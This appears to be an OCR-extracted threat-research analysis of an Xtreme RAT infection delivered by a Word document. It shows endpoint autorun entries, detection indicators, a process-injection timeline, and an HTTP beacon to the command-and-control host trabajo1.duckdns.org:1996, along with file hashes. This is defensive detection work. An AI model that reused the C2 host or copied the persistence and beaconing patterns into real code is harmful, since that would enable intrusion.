
Autoruns

Type	Is Local Path	Registry Path	Full Path	Registry Path
Logon	☑	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run @Ki	C:\Users\james\AppData\Local\Temp\FileserverName.exe	8/2/2017 10:42:45 AM
Logon	☑	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run @startup	C:\Users\james\AppData\Roaming\Java\Java.exe	8/2/2017 10:42:45 AM
Logon	☑	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run @dmw	C:\Users\james\AppData\Roaming\Java\Java.exe	8/2/2017 10:42:45 AM

3 items total

RSA NetWitness Endpoint: Version 4.3.0.1

UserName=WIN-806NL2DGAV6\master, Host=WIN-806NL2DGAV6, Instance=, Database=ECAT$PRIMARY, Build=1305011, Version=4.3.0, Schema=32, Number of Servers=1



Module IIOC's

Description	IOC Level
Autorun unsigned in AppDataRoaming directory	1
Autorun unsigned in AppDataLocal directory	1
Autorun unsigned only file in directory	1
Autorun unsigned only executable in directory	1
Suspicious AutoStart profile #1	1
Suspicious AutoStart profile #3	1
Unsigned creates remote thread	1
Unsigned copy itself autorun	1
Creates process and creates remote thread on same file	1
Unsigned create process on SVCHOST.EXE	1
Written by monitored application	1
Autorun unsigned in Temp directory	2
Unsigned writes executable	2
Unsigned writes executable to users directory	2
Unsigned writes executable to AppDataRoaming directory	2
Unsigned writes executable to AppDataLocal directory	2
Modifies run key	2
Unsigned copy itself	2
Compiled in last month	3
Autorun	3
In temporary directory	3
In AppData directory	3
Compiled in last 24 hours	3

23 items total

Tracking


Event Time	Source File Name	Event	Target	Target Command Line
8/2/2017 10:42:56.242 AM	Java.exe	Create Process	svchost.exe	
8/2/2017 10:42:56.242 AM	Java.exe	Modify Run Key	@startup	
8/2/2017 10:42:56.242 AM	Java.exe	Modify Run Key	@dmw	
8/2/2017 10:42:55.946 AM	svchost.exe	Create Process	Java.exe	Java.exe
8/2/2017 10:42:50.767 AM	svchost.exe	Open Process	Java.exe	Java.exe
8/2/2017 10:42:50.767 AM	svchost.exe	Open Process	Java.exe	Java.exe
8/2/2017 10:42:50.751 AM	svchost.exe	Create Process	Java.exe	Java.exe
8/2/2017 10:42:45.915 AM	wtphjgf.exe	Create Remote Thread	svchost.exe	
8/2/2017 10:42:45.806 AM	wtphjgf.exe	Create Process	svchost.exe	
8/2/2017 10:42:45.806 AM	wtphjgf.exe	Modify Run Key	@startup	
8/2/2017 10:42:45.806 AM	wtphjgf.exe	Modify Run Key	@dmw	
8/2/2017 10:42:45.790 AM	wtphjgf.exe	Write to Executable	Java.exe	
8/2/2017 10:42:45.541 AM	wtphjgf.exe	Modify Run Key	@Ki	
8/2/2017 10:42:45.525 AM	wtphjgf.exe	Write to Executable	FileserverName.exe	
8/2/2017 10:42:45.478 AM	wtphjgf.exe	Write to Executable	WWc4h8GJMG.exe	
8/2/2017 10:42:40.018 AM	svchost.exe	Open Process	wtphjgf.exe	wtphjgf.exe
8/2/2017 10:42:40.018 AM	svchost.exe	Open Process	wtphjgf.exe	wtphjgf.exe
8/2/2017 10:42:39.987 AM	WINWORD.EXE	Create Process	wtphjgf.exe	wtphjgf.exe
8/2/2017 10:42:39.956 AM	WINWORD.EXE	Write to Executable	wtphjgf.exe	

19 items total

RSA NetWitness Endpoint: Version 4.3.0.1

UserName=WIN-806NL2DGAV6\master, Host=WIN-806NL2DGAV6, Instance=, Database=ECAT$PRIMARY, Build=1305011, Version=4.3.0, Schema=32, Number of Servers=1

NetWitness Endpoint also shows a suspicious network connection initiated by the newly created svchost.exe to a dynamic DNS domain:



WIN-2I3B4F3G457

File Name	IIOC Score	Risk Score [?]	Machine Count	Signature	SHA256
StorSvc.dll	● 1	1	1	Valid: Microsoft Windows	83EEBACDE4F69A2866B69CAA633F5C8B3CB01D88CEDB01B6EA5988E0A25CEE47
storvsc.sys	● 1	1	1	Valid: Microsoft Windows	CBD12FF9BBF33D18B0F3D322B12EC62E7DF3BF45C6AD43D2E91FF4C4762E05D0
svchost.exe	● 20	1	1	Valid: Microsoft Windows	121118A0F5E0E8C933EFD28C9901E54E42792619A8A3A6D11E1F0025A7324BC2
swenum.sys	● 1	1	1	Valid: Microsoft Windows	1575A90EB22A4FB066459BDA00C6CAC10198C3C8C74493721EC6D34B51F50426
swprv.dll	● 1	1	1	Valid: Microsoft Windows	889CC7FF143C354998212847 3FF927CD80CF36485A347EF399C1271C8CE12CE4

500 items total

✕ ☑ [Status] <> 'Whitelisted'

Network


Process	Module	IP	Domain	Port	Listen
svchost.exe	svchost.exe	::		49156	☑
svchost.exe	svchost.exe	8.8.4.4		53	☐
svchost.exe	svchost.exe	172.16.206.2		53	☐
svchost.exe	shlwapi.dll	181.58.135.91	trabajo1.duckdns.org:1996	1996	☐
svchost.exe	dnsapi.dll	172.16.243.130		62197	☐
svchost.exe	dhcpcore.dll	172.16.243.254		67	☐
svchost.exe	dnsapi.dll	172.16.206.10		57664	☐
svchost.exe	dnsapi.dll	172.16.206.10		59091	☐

64 items total

RSA NetWitness Endpoint: Version 4.3.0.1


UserName=WIN-806NL2DGAV6\master, Host=WIN-806NL2DGAV6, Instance=, Database=ECAT$PRIMARY, Build=1305011, Version=4.3.0, Schema=32, Number of Servers=1

The network activity is captured by NetWitness Packets:


Request

```
GET /1234567890.functions HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: trabajo1.duckdns.org:1996
Connection: Keep-Alive
```

NetWitness Packets tagged the outbound HTTP sessions with the following meta values indicating highly suspicious traffic:


Traffic Flow Direction (1 value)
outbound (3)

Service Analysis (11 values)
tld not com net org (3) - http1.1 without referer header (3) - http six or less headers (3) - http over non-standard port (3) - http not good mozilla (3) - http no referer (3) - http long user-agent (3) - http get no post (3) - hostname consecutive consonants (3) - host header contains port (3) - dynamic dns host (3)

Session Analysis
Closed - Click to Open

Indicators of Compromise (1 value)
dynamic dns host (3)

Risk: Informational (3 values)
http1.1 without referer header (3) - http over non-standard port (3) - dynamic dns host (3)

Xtreme RAT delivery document (SHA256):

e925f362b8f17c6252d6b4c8c7e4a47d41b01b589ab9f30649123ae626086668

Xtreme RAT variant (SHA256):

ef551697664f508d9705e108710e6421abb00bf5c5fe658a68dcf05c68ed3ecf

All the IOC from those HTTP sessions were added to FirstWatch Command and Control feed on Live with the following meta:

- For download domain:

  threat.source = 'rsa-firstwatch'
  threat.category = 'malspam'
  threat.description = 'delivery-domain'

- For Command and Control domain:

  threat.source = 'rsa-firstwatch'
  threat.category = 'cnc'
  threat.description = 'c2-domain'

Further reading:

  XtremeRAT: Nuisance or Threat? « Threat Research Blog | FireEye Inc